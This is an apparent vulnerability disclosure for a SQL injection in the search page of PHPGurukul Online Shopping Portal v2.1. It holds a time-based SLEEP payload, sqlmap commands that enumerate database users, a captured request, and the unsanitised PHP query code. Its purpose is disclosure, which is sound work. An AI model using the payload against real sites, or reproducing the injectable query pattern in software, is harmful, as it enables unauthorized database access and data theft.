PHPGurukul Online Shopping Portal v2.1 Foreground SQL Injection Vulnerability

PHPGurukul Online Shopping Portal v2.1


Download link：https://phpgurukul.com/shopping-portal-free-download/#google_vignette

Vulnerability recurrence:


1. Download PHPGurukul Online Shopping Portal v2.1 from the download site and install it


Note that the database file must be imported before installation

2. Visit the address of the website that has been set up：




3. Enter the value of the query in the query box, click Search, and then capture the packet：





4. Then send the packet to the slave module and put the payload in the product parameter

Payload: ' AND (SELECT 1212 FROM (SELECT(SLEEP(5)))cypV)-- VeXK



5. Save the packet in a 3.txt folder and run python sqlmap.py -r 3.txt --level=3 --dbms=mysql --batch

Packets: Note that the product parameter is marked with an * sign there

```
POST /search-result.php HTTP/1.1
```

Host: www.eyou.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 20

Origin: http://www.eyou.com

Connection: close

Referer: http://www.eyou.com/

Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;

myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22%3

Anull%2C%22name%22%3Anull%2C%22place%22%3A%22%22%2C%22block%22%3Anull%2C%22floor

%22%3Anull%2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%220%22%2C%

22orderArrivedTime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A%22%22%7D;

shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%

97%E5%A4%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%9

3%88%E5%93%88%22%2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%22

%2C%22shopBlock%22%3A%22%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%232


%233%22%7D; shopId=1001; userId=12345; PHPSESSID=lhmdt301fgq9hdqp7oh8fv8pfg

Upgrade-Insecure-Requests: 1

Priority: u=0, i

product=*&search=


6. Run python sqlmap.py -r 3.txt --level=3 --users –-batch to run the database name



The vulnerability was successfully reproduced

Causes of vulnerabilities:

First of all, we pass the product parameter to the following according to the packet: Online Shopping Portal project-V2.0\shopping\search-result.php：



Then follow up the search-result.php page, find that the product value is assigned to $find in line 5, continue to use the $find parameter, and find that the value of $find is inserted into the SQL statement in line 195~196 of the search-result.php page, and there is no filtering

search-result.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
session_start();
error_reporting(0);
include('includes/config.php');
$find="%{$_POST['product']}%";
if(isset($_GET['action']) && $_GET['action']=="add"){
	$id=intval($_GET['id']);
	if(isset($_SESSION['cart'][$id])){
		$_SESSION['cart'][$id]['quantity']++;
	}else{
		$sql_p="SELECT * FROM products WHERE id={$id}";
		$query_p=mysqli_query($con,$sql_p);
		if(mysqli_num_rows($query_p)!=0){
			$row_p=mysqli_fetch_array($query_p);
			$_SESSION['cart'][$row_p['id']]=array("quantity" => 1, "price" => $row_p['productPrice']);
                                                echo "<script>alert('Product has been added to the cart')</script>";
		echo "<script type='text/javascript'> document.location ='my-cart.php'; </script>";
		}else{
			$message="Product ID is invalid";
		}
	}
}
// COde for Wishlist
if(isset($_GET['pid']) && $_GET['action']=="wishlist" ){
	if(strlen($_SESSION['login'])==0)
  {
header('location:login.php');
}
else
{
mysqli_query($con,"insert into wishlist(userId,productId) values('".$_SESSION['id']."','".$_GET['pid']."')");
echo "<script>alert('Product aaded in wishlist');</script>";
header('location:my-wishlist.php');

}
}
?>
<!DOCTYPE html>
<html lang="en">
```

Ln 4, Col 32 | 100% | Windows (CRLF) | UTF-8

搜索 15:56 2025/2/16

search-result.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
	<div id="category" class="category-carousel hidden-xs">
		<div class="item">
			<div class="image">
				<img src="assets/images/banners/cat-banner-3.jpg" alt="" class="img-responsive">
			</div>
			<div class="container-fluid">
				<div class="caption vertical-top text-left">
					<div class="big-text">
						<br />
					</div>



					</div><!-- /.caption -->
			</div><!-- /.container-fluid -->
		</div>
</div>

					<div class="search-result-container">
						<div id="myTabContent" class="tab-content">
							<div class="tab-pane active " id="grid-container">
								<div class="category-product  inner-top-vs">
									<div class="row">

			<?php
$ret=mysqli_query($con,"select * from products where productName like '$find'");
$num=mysqli_num_rows($ret);
if($num>0)
{
while ($row=mysqli_fetch_array($ret))
{?>
		<div class="col-sm-6 col-md-4 wow fadeInUp">
			<div class="products">
	<div class="product">
		<div class="product-image">
			<div class="image">
				<a href="product-details.php?pid=<?php echo htmlentities($row['id']);?>"><img  src="assets/images/blank.gif" data-echo="admin/productimages/<?php echo htmlentities($row
['id']);?>/<?php echo htmlentities($row['productImage1']);?>" alt="" width="200" height="300"></a>
			</div><!-- /.image -->
```

Ln 195, Col 81 | 100% | Windows (CRLF) | UTF-8

搜索 15:59 2025/2/16